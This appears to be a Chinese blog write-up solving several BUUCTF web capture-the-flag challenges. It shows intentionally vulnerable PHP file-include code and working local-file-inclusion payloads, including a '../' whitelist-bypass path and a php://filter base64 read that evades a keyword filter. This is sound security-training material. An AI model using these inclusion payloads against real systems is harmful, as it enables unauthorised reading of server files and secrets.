BUUCTF-部分Web题WP

原创

Kur08a 于 2020-10-04 22:25:50 发布 459 收藏 3

文章标签： web

本文链接：https://blog.csdn.net/lqyzkn/article/details/108918678


[HCTF 2018]WarmUp

PHP 代码审计

WP：


拿到题目查看源码，发现一个文件

打开后得到如下源码：



```
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```


按照提示访问hint.php文件，得到提示：



猜想flag在ffffllllaaaagggg文件里，然后进行php代码审计，发现flag可能包含在file文件夹里了，经过多次尝试目录穿越，得到flag:


```
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
```

```
                $_page = mb_substr(
                        $_page,
                        0,
                        mb_strpos($_page . '?', '?')
                );
                if (in_array($_page, $whitelist)) {
                        return true;
                }
                echo "you can't see it";
                return false;
        }
}

if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
) {
        include $_REQUEST['file'];
        exit;
} else {
        echo "<br><img src=\"https://i.1oli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?> flag{ceb07b7b-eb56-435b-ad38-5e87addf563c}
```


当然，这里用hint.php也行。

不安全 | 308d4575-9255-4380-b0be-a3df7982f1f7.node3.buuoj.cn/source.php?file=hint.php?./../../../../ffffllllaaaagggg

```
<?php
        highlight_file(__FILE__);
        class emmm
        {
                public static function checkFile(&$page)
                {
                        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
                        if (! isset($page) || !is_string($page)) {
                                echo "you can't see it";
                                return false;
                        }

                        if (in_array($page, $whitelist)) {
                                return true;
                        }

                        $_page = mb_substr(
                                $page,
                                0,
                                mb_strpos($page . '?', '?')
                        );
                        if (in_array($_page, $whitelist)) {
                                return true;
                        }

                        $_page = urldecode($page);
                        $_page = mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page . '?', '?')
                        );
                        if (in_array($_page, $whitelist)) {
                                return true;
                        }
                        echo "you can't see it";
                        return false;
                }
        }

        if (! empty($_REQUEST['file'])
                && is_string($_REQUEST['file'])
                && emmm::checkFile($_REQUEST['file'])
        ) {
                include $_REQUEST['file'];
                exit;
        } else {
                echo "<br><img src=\"https://i.1oli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
        }
?> flag{ceb07b7b-eb56-435b-ad38-5e87addf563c}
```


[极客大挑战 2019]Havefun

WP:

打开网址查看源码：


看见一段被注释掉的PHP代码。代码提示，如果请求page?cat=xxx,在页面上输出xxx，如果cat=dog时，页面上输出Syc{cat_cat_cat_cat}。


直接请求page?cat=dog,得到flag:

[极客大挑战 2019]Secret File

WP

打开题目网址：






查看源码发现一个文件链接：


进去一看：


我把他们都放在这里了，去看看吧
SECRET
https://blog.csdn.net/lqyzkn

再次点击后：


查阅结束
没看清么？回去再仔细看看吧。

啥也没有，提示我回去再仔细看看，照做，发现原来是把一个按钮字体设为了与背景颜色一样的，蒙蔽了我的双眼，全选后：



点进去之后发现还是同样的页面，查看源码也没有发现什么有用的信息，根据页面提示猜想，在SECRET操作之后是否发生了一个持续时间很短的页面跳转？于是用Burp Suite抓包看一下：

```
rv:81.0) Gecko/20100101 Firefox/81.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj
.cn/Archive_room.php
Upgrade-Insecure-Requests: 1
```

```
Content-Length: 63
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>

<html>
<!--
  secr3t.php
-->
</html>
```



果然有个被注释掉的文件，访问一下：

不安全 | 53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj.cn/secr3t.php

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


根据提示访问flag.php文件：

不安全 | 53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj.cn/flag.php



还是没有！

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
```

```
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


仔细一看，发现文件包含，结合题目一下想到的文件隐藏，猜测flag在后端文件中，并需要我们去读取他，传入的file经过了过滤，但是没有过滤filter

这里可以用php伪协议来读取flag.php

构造playload:


?file=php://filter/convert.base64-encode/resource=flag.php

不安全 | 53757f98-031e-40ee-b6d2-066b62039d30.node3.buuoj.cn/secr3t.php?file=php://filter/convert.base64-encode/resource=flag....

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

PCFETONUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3

将得到的信息base64解码后得到:



在线批量Base64加密、解密

PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPkZMQUc8L3RpdGxlPgogICAgPC9oZWFkPgoKICAgIDxib2R5IHN0eWxlPSJiYWNrZ3JvdW5kLWNvbG9yOmJsYWNrOyI+PGJyPjxicj48YnI+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPGgxIHN0eWxlPSJmb250LWZhbWlseTp2ZXJkYW5hO2NvbG9yOnJlZDt0ZXh0LWFsaWduOmNlbnRlcjsiPuWViuWTiO+8geS9oOaJvuWIsOaIkeS6hu+8geWPr+aYr+S9oOeci+S4jeWIsOaIkVFBUX5+fjwvaDE+PGJyPjxicj48YnI+CiAgICAgICAgCiAgICAgICAgPHAgc3R5bGU9ImZvbnQtZmFtaWx5OmFyaWFsO2NvbG9yOnJlZDtmb250LXNpemU6MjBweDt0ZXh0LWFsaWduOmNlbnRlcjsiPgogICAgICAgICAgICA8P3BocAogICAgICAgICAgICAgICAgZWNobyAi5oiR5bCx5Zyo6L+Z6YeMIjsKICAgICAgICAgICAgICAgICRmbGFnID0gJ2ZsYWd7ZDA2MjE5NjktN2I0Zi00NTBhLWE3MTAtNjU3ZTFlNzJlODE2fSc7CiAgICAgICAgICAgICAgICAkc2VjcmV0ID0gJ2ppQW5nX0x1eXVhbl93NG50c19hX2cxcmxmcmkzbmQnCiAgICAgICAgICAgID8+CiAgICAgICAgPC9wPgogICAgPC9ib2R5Pgo8L2h0bWw+Cgo=


base64解密 base64加密 复制结果 导出文本 清空结果

```
<h1 style="font-family:verdana;color:red;text-align:center;">啊哈！你找到我了！可是你看不到我QAQ~~~</h1><br><br><br>

<p style="font-family:arial;color:red;font-size:20px;text-align:center;">
    <?php
        echo "我就在这里";
        $flag = 'flag{d0621969-7b4f-450a-a710-657e1e72e816}';
        $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
    ?>
</p>
</body>
```


[GXYCTF2019]Ping Ping Ping

